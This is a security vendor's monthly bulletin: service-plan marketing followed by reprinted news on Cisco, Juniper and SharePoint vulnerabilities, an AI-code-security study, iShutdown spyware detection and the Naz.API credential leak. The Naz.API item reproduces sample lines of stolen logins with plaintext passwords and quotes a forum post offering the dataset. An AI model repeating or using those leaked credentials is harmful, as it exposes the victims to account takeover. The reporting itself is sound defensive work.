telelink
business
services

Monthly Security Bulletin

FEBRUARY/24

Advanced Security
Operations Center

This security bulletin is powered by Telelink Business Services' Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.

Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA


Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!



⬛ Log Analysis and Correlation	⬛ Health Monitoring	⬛ Asset Identification and Prioritization	⬛ Infrastructure Security Assessment	🟦 Infrastructure Security Audit	🟧 Automatic Asset Discovery and Service Mapping	🟧 Network Devices Configurations Backup
⬛ Monthly External Vulnerability Scan and Reports	🟦 External Vulnerability Analysis	🟦 Monthly Internal Vulnerability Scan and Reports	🟧 Internal Vulnerability Analysis	🟧 Advanced Vulnerability Analysis	🟧 Recommendations for Security Patch Management	
⬛ Automatic Attack and Breach Detection	🟦 Human Triage	🟧 Threat Hunting				
⬛ Recommendations and Workarounds	🟦 Recommendations for Future Mitigation					
⬛ Attack Vector Identification	⬛ Reports	🟦 Security Surface Exposure	🟧 Likelihood Analysis	🟧 Impact Analysis		
🟧 Network Forensics	🟧 Server Forensics	🟧 Endpoint Forensics				
⬛ Monthly Security Bulletin	⬛ Emerging Threats Bulletins	🟦 Tailored Bulletin for Customer's Critical Assets	🟧 Security Awareness Training			

⬛ Lite Plan | 🟦 Professional Plan (incl. all from Lite) | 🟧 Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1. Cisco says critical Unity Connection bug lets attackers get root

Cisco has patched a critical Unity Connection security flaw that can let unauthenticated attackers remotely gain root privileges on unpatched devices.

Unity Connection is a fully virtualized messaging and voicemail solution for email inboxes, web browsers, Cisco Jabber, Cisco Unified IP Phone, smartphones, or tablets with high availability and redundancy support.

The vulnerability (CVE-2024-20272) was found in the software's web-based management interface, and it allows attackers to execute commands on the underlying operating system by uploading arbitrary files to targeted and vulnerable systems.

> *"This vulnerability is due to a lack of authentication in a specific API and improper validation of user-supplied data. An attacker could exploit this vulnerability by uploading arbitrary files to an affected system," Cisco explains.*

> *"A successful exploit could allow the attacker to store malicious files on the system, execute arbitrary commands on the operating system, and elevate privileges to root."*

Luckily, Cisco's Product Security Incident Response Team (PSIRT) said the company has no evidence of public proof of concept exploits for this vulnerability or active exploitation in the wild.

Cisco Unity Connection Release	First Fixed Release
12.5 and earlier	12.5.1.19017-4
14	14.0.1.14006-5
15	Not vulnerable

Command injection flaw with PoC exploit

Today, Cisco also patched ten medium-severity security vulnerabilities in multiple products, allowing attackers to escalate privileges, launch cross-site scripting (XSS) attacks, inject commands, and more.

The company says that proof-of-concept exploit code is available online for one of these flaws, a command injection vulnerability tracked as CVE-2024-20287 in the web-based management interface of Cisco's WAP371 Wireless Access Point.

However, although attackers could exploit this bug to execute arbitrary commands with root privileges on unpatched devices, administrative credentials are also required for successful exploitation.

Cisco says it will not release firmware updates to patch the CVE-2024-20287 security flaw because the Cisco WAP371 device reached end-of-life in June 2019.

The company advises customers with a WAP371 device on their network to migrate to the Cisco Business 240AC Access Point.

In October, Cisco also patched two zero-days (CVE-2023-20198 and CVE-2023-20273) exploited to hack over 50,000 IOS XE devices within a single week

Source: https://www.bleepingcomputer.com/news/security/cisco-says-critical-unity-connection-bug-lets-attackers-get-root/

2. Code Written with AI Assistants Is Less Secure

Interesting research: "Do Users Write More Insecure Code with AI Assistants?":

> **Abstract:** We conduct the first large-scale user study examining how users interact with an AI Code assistant to solve a variety of security related tasks across different programming languages. Overall, we find that participants who had access to an AI assistant based on OpenAI's codex-davinci-002 model wrote significantly less secure code than those without access. Additionally, participants with access to an AI

> assistant were more likely to believe they wrote secure code than those without access to the AI assistant. Furthermore, we find that participants who trusted the AI less and engaged more with the language and format of their prompts (e.g. re-phrasing, adjusting temperature) provided code with fewer security vulnerabilities. Finally, in order to better inform the design of future AI-based Code assistants, we provide an in-depth analysis of participants' language and interaction behavior, as well as release our user interface as an instrument to conduct similar studies in the future.

At least, that's true today, with today's programmers using today's AI assistants. We have no idea what will be true in a few months, let alone a few years.

Source: https://www.schneier.com/blog/archives/2024/01/code-written-with-ai-assistants-is-less-secure.html

3. Juniper warns of critical RCE bug in its firewalls and switches

Juniper Networks has released security updates to fix a critical pre-auth remote code execution (RCE) vulnerability in its SRX Series firewalls and EX Series switches.

Found in the devices' J-Web configuration interfaces and tracked as CVE-2024-21591, this critical security flaw can also be exploited by unauthenticated threat actors to get root privileges or launch denial-of-service (DoS) attacks against unpatched devices.

> *"This issue is caused by use of an insecure function allowing an attacker to overwrite arbitrary memory," the company explained in a security advisory published Wednesday.*

At the moment, Juniper's Security Incident Response Team has no evidence that the vulnerability is being exploited in the wild.

The complete list of vulnerable Junos OS versions affected by the SRX Series and EX Series J-Web bug includes:


- Junos OS versions earlier than 20.4R3-S9
- Junos OS 21.2 versions earlier than 21.2R3-S7
- Junos OS 21.3 versions earlier than 21.3R3-S5
- Junos OS 21.4 versions earlier than 21.4R3-S5
- Junos OS 22.1 versions earlier than 22.1R3-S4
- Junos OS 22.2 versions earlier than 22.2R3-S3
- Junos OS 22.3 versions earlier than 22.3R3-S2
- Junos OS 22.4 versions earlier than 22.4R2-S2, 22.4R3

The bug has been addressed in Junos OS 20.4R3-S9, 21.2R3-S7, 21.3R3-S5, 21.4R3-S5, 22.1R3-S4, 22.2R3-S3, 22.3R3-S2, 22.4R2-S2, 22.4R3, 23.2R1-S1, 23.2R2, 23.4R1, and all subsequent releases.

Admins are advised to immediately apply the security updates or upgrade JunOS to the latest release or, at least, disable the J-Web interface to remove the attack vector.

Another temporary workaround is to restrict J-Web access to only trusted network hosts until patches are deployed.

According to data from nonprofit internet security organization Shadowserver, more than 8,200 Juniper devices have their J-Web interfaces exposed online, most from South Korea (Shodan also tracks over 9,000).



Total Results: 9,123

Juniper devices with Internet-exposed J-Web interfaces (Shodan)

CISA also warned in November of a Juniper pre-auth RCE exploit used in the wild, chaining four bugs tracked as CVE-2023-36844, CVE-2023-36845, CVE-2023-36846, and CVE-2023-36847 and impacted the company's SRX firewalls and EX switches.

The alert came months after ShadowServer detected the first exploitation attempts on August 25, one week after Juniper released patches and as soon as watchTowr Labs released a proof-of-concept (PoC) exploit

In September, vulnerability intelligence firm VulnCheck found thousands of Juniper devices still vulnerable to attacks using this exploit chain.

CISA added the four bugs to its Known Exploited Vulnerabilities Catalog on November 17, tagging them as "frequent attack vectors for malicious cyber actors" with "significant risks to the federal enterprise."

The U.S. cybersecurity agency issued the first binding operational directive (BOD) of the year last June, requiring federal agencies to secure their Internet-exposed or misconfigured networking equipment (such as Juniper firewalls and switches) within a two-week window following discovery.

Source: https://www.bleepingcomputer.com/news/security/juniper-warns-of-critical-rce-bug-in-its-firewalls-and-switches/

4. CISA: Critical Microsoft SharePoint bug now actively exploited

CISA warns that attackers are now exploiting a critical Microsoft SharePoint privilege escalation vulnerability that can be chained with another critical bug for remote code execution.

Tracked as CVE-2023-29357, the security flaw enables remote attackers to get admin privileges on unpatched servers by circumventing authentication using spoofed JWT auth tokens.

> *"An attacker who has gained access to spoofed JWT authentication tokens can use them to execute a network attack which bypasses authentication and allows them to gain access to the privileges of an authenticated user," Microsoft explains.*

> *"An attacker who successfully exploited this vulnerability could gain administrator privileges. The attacker needs no privileges nor does the user need to perform any action."*

Remote attackers can also execute arbitrary code on compromised SharePoint servers via command injection when chaining this flaw with the CVE-2023-24955 SharePoint Server remote code execution vulnerability.

This Microsoft SharePoint Server exploit chain was successfully demoed by STAR Labs researcher Jang (Nguyễn Tiến Giang) during last year's March 2023 Pwn2Own contest in Vancouver, earning a $100,000 reward.

The researcher published a technical analysis on September 25 describing the exploitation process in detail.

Just one day later, a security researcher also released a CVE-2023-29357 proof-of-concept exploit on GitHub.

Even though the exploit does not grant remote code execution on targeted systems, since it's not a complete exploit for the chain demoed at Pwn2Own, its author said attackers could chain it with the CVE-2023-24955 bug themselves for RCE.

> *"The script outputs details of admin users with elevated privileges and can operate in both single and mass exploit modes," the PoC exploit's developer says.*

> *"However, to maintain an ethical stance, this script does not contain functionalities to perform RCE and is meant solely for educational purposes and lawful and authorized testing."*

Since then, other PoC exploits for this chain have surfaced online, lowering the exploitation bar and allowing even lesser-skilled threat actors to deploy it in attacks.

While it has yet to provide additional details on CVE-2023-29357 active exploitation, CISA added the vulnerability to its Known Exploited Vulnerabilities Catalog and now requires U.S. federal agencies to patch it by the end of the month, on January 31.

Source: https://www.bleepingcomputer.com/news/security/cisa-critical-microsoft-sharepoint-bug-now-actively-exploited/

5. iShutdown scripts can help detect iOS spyware on your iPhone

Security researchers found that infections with high-profile spyware Pegasus, Reign, and Predator could be discovered on compromised Apple mobile devices by checking Shutdown.log, a system log file that stores reboot events.

Kaspersky released Python scripts to help automate the process of analyzing the Shutdown.log file and recognize potential signs of malware infection in a way that is easy to evaluate.

Shutdown.log is written when upon rebooting the device and registers the time a process needs to terminate and their identifier (PID).

iShutdown scripts

Malware that has a measurable effect on device reboot due to the process injection and manipulation it performs, leaves digital forensic artifacts that validate the compromise.

Compared to standard techniques like examining an encrypted iOS backup or network traffic, the Shutdown.log file provides a much easier analysis method, the researchers say.


Kaspersky has published three Python scripts called iShutdown that allow researchers check reboot data from the iOS shutdown log file:

- *iShutdown_detect.py* - analyzes the Sysdiagnose archive that contains the log file
- *iShutdown_parse.py* - extracts the Shutdown.log artifacts from the tar archive
- *iShutdown_stats.py* - extracts reboot stats from the log file

Because the Shutdown.log file can only write data containing signs of infection if a reboot is performed after the compromise, Kaspersky recommends restarting the device infection often.

> *"How often, you may ask? Well, it depends! It depends on the user's threat profile; every few hours, every day, or perhaps around "important events"; we'll leave this as an open-ended question" – Kaspersky*

Kaspersky's GitHub repository contains instructions on how to use the Python scripts, and also example outputs. However, some familiarity with Python, iOS, terminal output, and malware indicators is required to evaluate the results properly.



```
+++ Detected 123 reboot(s). Good practice to follow.
*** Detected 69 reboot(s) with 3 or more delays before a reboot.
202[redacted]12:26:20 UTC
202          08:08:36 UTC
202          11:48:12 UTC

                        <Cropped for brevity>

202[redacted]07:04:22 UTC
202          07:03:55 UTC
202          06:02:13 UTC
*** Suspicious processes in '/private/var/db/' occurred 1 time(s). Further investigation needed!
*** The suspicious processes are:
com.apple.xpc.roleaccountd.staging/rolexd/B7F9FB97-B389-307C-8A6E-B3AC912DBDB1)
*** Detected during reboot(s) on:
202[redacted]05:59:04 UTC
+++ No suspicious processes detected in '/private/var/tmp/'. Last reboot was on: 202[redacted]17:37:17 UTC
```

Output highlighting processes delaying the reboot process (Kaspersky)

Sysdiagnose files are 200-400MB .tar.gz archives used for troubleshooting iOS and iPadOS devices, containing information about software behavior, network communications, and more.

Kaspersky initially used the method to analyze iPhones infected with Pegasus spyware and received the infection indicator in the log, which was confirmed using the MVT tool developed by Amnesty International.

> *"Since we confirmed the consistency of this behavior with the other Pegasus infections we analyzed, we believe it will serve as a reliable forensic artifact to support infection analysis" - Kaspersky*

The researchers note that their method fails if the user doesn't reboot the device on the day of the infection. Another observation is that the log file registers when a reboot is delayed, such as in the case of a Pegasus-related process that prevents the procedure.

While this can happen on non-infected phones, Kaspersky researchers believe that more than four delays, which is considered excessive, are a log anomaly that should be investigated.

When testing the method on an iPhone infected with Reign spyware, the researchers noticed that the malware execution originated from "/private/var/db/," the same path as in the case of Pegasus.

A similar path visible in the Shurdown log file is also often used by the Predator spyware that targeted lawmakers and journalists.

Based on this, Kaspersky researchers believe that using the "log file may be able to help identify infections by these malware families," provided that the target reboots their phone frequently enough.

Source: https://www.bleepingcomputer.com/news/security/ishutdown-scripts-can-help-detect-ios-spyware-on-your-iphone/

6. Have I Been Pwned adds 71 million emails from Naz.API stolen account list

Have I Been Pwned has added almost 71 million email addresses associated with stolen accounts in the Naz.API dataset to its data breach notification service.

The Naz.API dataset is a massive collection of 1 billion credentials compiled using credential stuffing lists and data stolen by information-stealing malware.

Credential stuffing lists are collections of login name and password pairs stolen from previous data breaches that are used to breach accounts on other sites.

Information-stealing malware attempts to steal a wide variety of data from an infected computer, including credentials saved in browsers, VPN clients, and FTP clients. This type of malware also attempts to steal SSH keys, credit cards, cookies, browsing history, and cryptocurrency wallets.

The stolen data is collected in text files and images, which are stored in archives called "logs." These logs are then uploaded to a remote server to be collected later by the attacker.

Regardless of how the credentials are stolen, they are then used to breach accounts owned by the victim, sold to other threat actors on cybercrime marketplaces, or released for free on hacker forums to gain reputation amongst the hacking community.

The Naz.API dataset

The Naz.API is a dataset allegedly containing over 1 billion lines of stolen credentials compiled from credential stuffing lists and from information-stealing malware logs. It should be noted that while the Naz.API dataset name includes the word "Naz," it is not related to network attached storage (NAS) devices.


This dataset has been floating around the data breach community for quite a while but rose to notoriety after it was used to fuel an open-source intelligence (OSINT) platform called illicit.services.

This service allows visitors to search a database of stolen information, including names, phone numbers, email addresses, and other personal data.

The service shut down in July 2023 out of concerns it was being used for Doxxing and SIM-swapping attacks. However, the operator enabled the service again in September.

Illicit.services use data from various sources, but one of its largest sources of data came from the Naz.API dataset, which was shared privately among a small number of people.

Each line in the Naz.API data consists of a login URL, its login name, and an associated password stolen from a person's device, as shown below.



```
https://www.trionworlds.com/glyph/register/en [redacted]gmail.com:91215155156loL!
https://account.wizbii.com/sign-in/email [redacted]@gmail.com:Cestmoi1@
https://casino.bangbet.com.ng/share/df3577b2-fba6-440d-afe2-[redacted]/ng_bonus.htmls
http://status.szu.edu.cn/szulxs/stuzs/stuLogin.action [redacted]gmail.com:Ichi12022
https://www.neobux.com/m/l [redacted]CoummosFabOrAc4
https://new.edmodo.com/student-signup [redacted]:_svCiC*fBeSsCz5
https://id.g2a.com/password/reset/confirm/w4b76sw1lamcufgvdsuxsqfsoqv5ghod1[redacted]v4
https://rollinscwp.b2clogin.com/rollinscwp.onmicrosoft.com/b2c_1_signup/oauth2/v2.0/aut
https://www.videoscribe.co/en/sign-up [redacted]@gmail.com:Computacion2021
https://kiwiirc.com/client [redacted]:jasonjason
https://geozno.dp.ua/cabinet [redacted]:xaw1234r
https://www.gsuplementos.com.br/checkout/acesso [redacted]:8524561997pd
https://www.ebay.co.uk/ws/ebayisapi.dll [redacted]:Jeremy02
https://www.mycommerce.com/vendor-login.html [redacted]:yb932062
https://login.yahoo.com/account/challenge/password [redacted]@yahoo.co.id:ryshakA@@00
https://www.coinbase.com [redacted]hotmail.com:Ioamolol22123
https://www.facebook.com [redacted]gmail.com:arjuna19
https://www.roblox.com/newlogin [redacted]:kian0208
https://www.yammer.com/login [redacted]@companeo.com:jdc+8173MK
https://www.racedepartment.com/login/login [redacted]@hotmail.com:22667755
```

Samples lines from the Naz.API dataset
Source: Troy Hunt


Naz.API added to HIBP

Today, Troy Hunt, the creator of Have I Been Pwned, announced he added the Naz.API dataset to his data breach notification service after he received it from a well-known tech company.

"Here's the back story: this week I was contacted by a well-known tech company that had received a bug bounty submission based on a credential stuffing list posted to a popular hacking forum," explained a blog post by Hunt.

"Whilst this post dates back almost 4 months, it hadn't come across my radar until now and inevitably, also hadn't been sent to the aforementioned tech company."

"They took it seriously enough to take appropriate action against their (very sizeable) user base which gave me enough cause to investigate it further than your average cred stuffing list."



[FREE] Full naz.api Dataset! - Leaked, Download!
by 0x64 - Wednesday September 20, 2023 at 03:10 AM

0x64

Banned

09-20-2023, 03:10 AM (This post was last modified: 09-20-2023, 03:35 AM by 0x64.) #1

This database was created by extracting data from stealer logs. It contains data about saved logins and passwords in users' browsers. It contains 1B+ unique records.

This was also the original naz.api dataset that was donated to 0t.rocks (formerly illicit.services)

Hidden Content

You must reply to this thread to view this content.

Threat actors sharing the Naz.API dataset on hacking forums


Source: BleepingComputer

According to Hunt, the Naz.API dataset consists of 319 files totaling 104GB and containing 70,840,771 unique email addresses.

However, while there are close to 71 million unique emails, for each email address, there are likely many other records for the different sites' credentials were stolen from.

Hunt says the Naz.API data is likely old, as it contained one of his and other HIBP subscribers' passwords that were used in the past. Hunt says his password was used in 2011, meaning that some of the data is over 13 years old.

To check if your credentials are in the Naz.API dataset, you can perform a search at Have I Been Pwned. If your email is found to be associated with Naz.API, the site will warn you, indicating that your computer was infected with information-stealing malware at one point.



Oh no — pwned!

Pwned in 13 data breaches and found no pastes (subscribe to search sensitive breaches)

Breaches you were pwned in

A "breach" is an incident where data has been unintentionally exposed to the public.

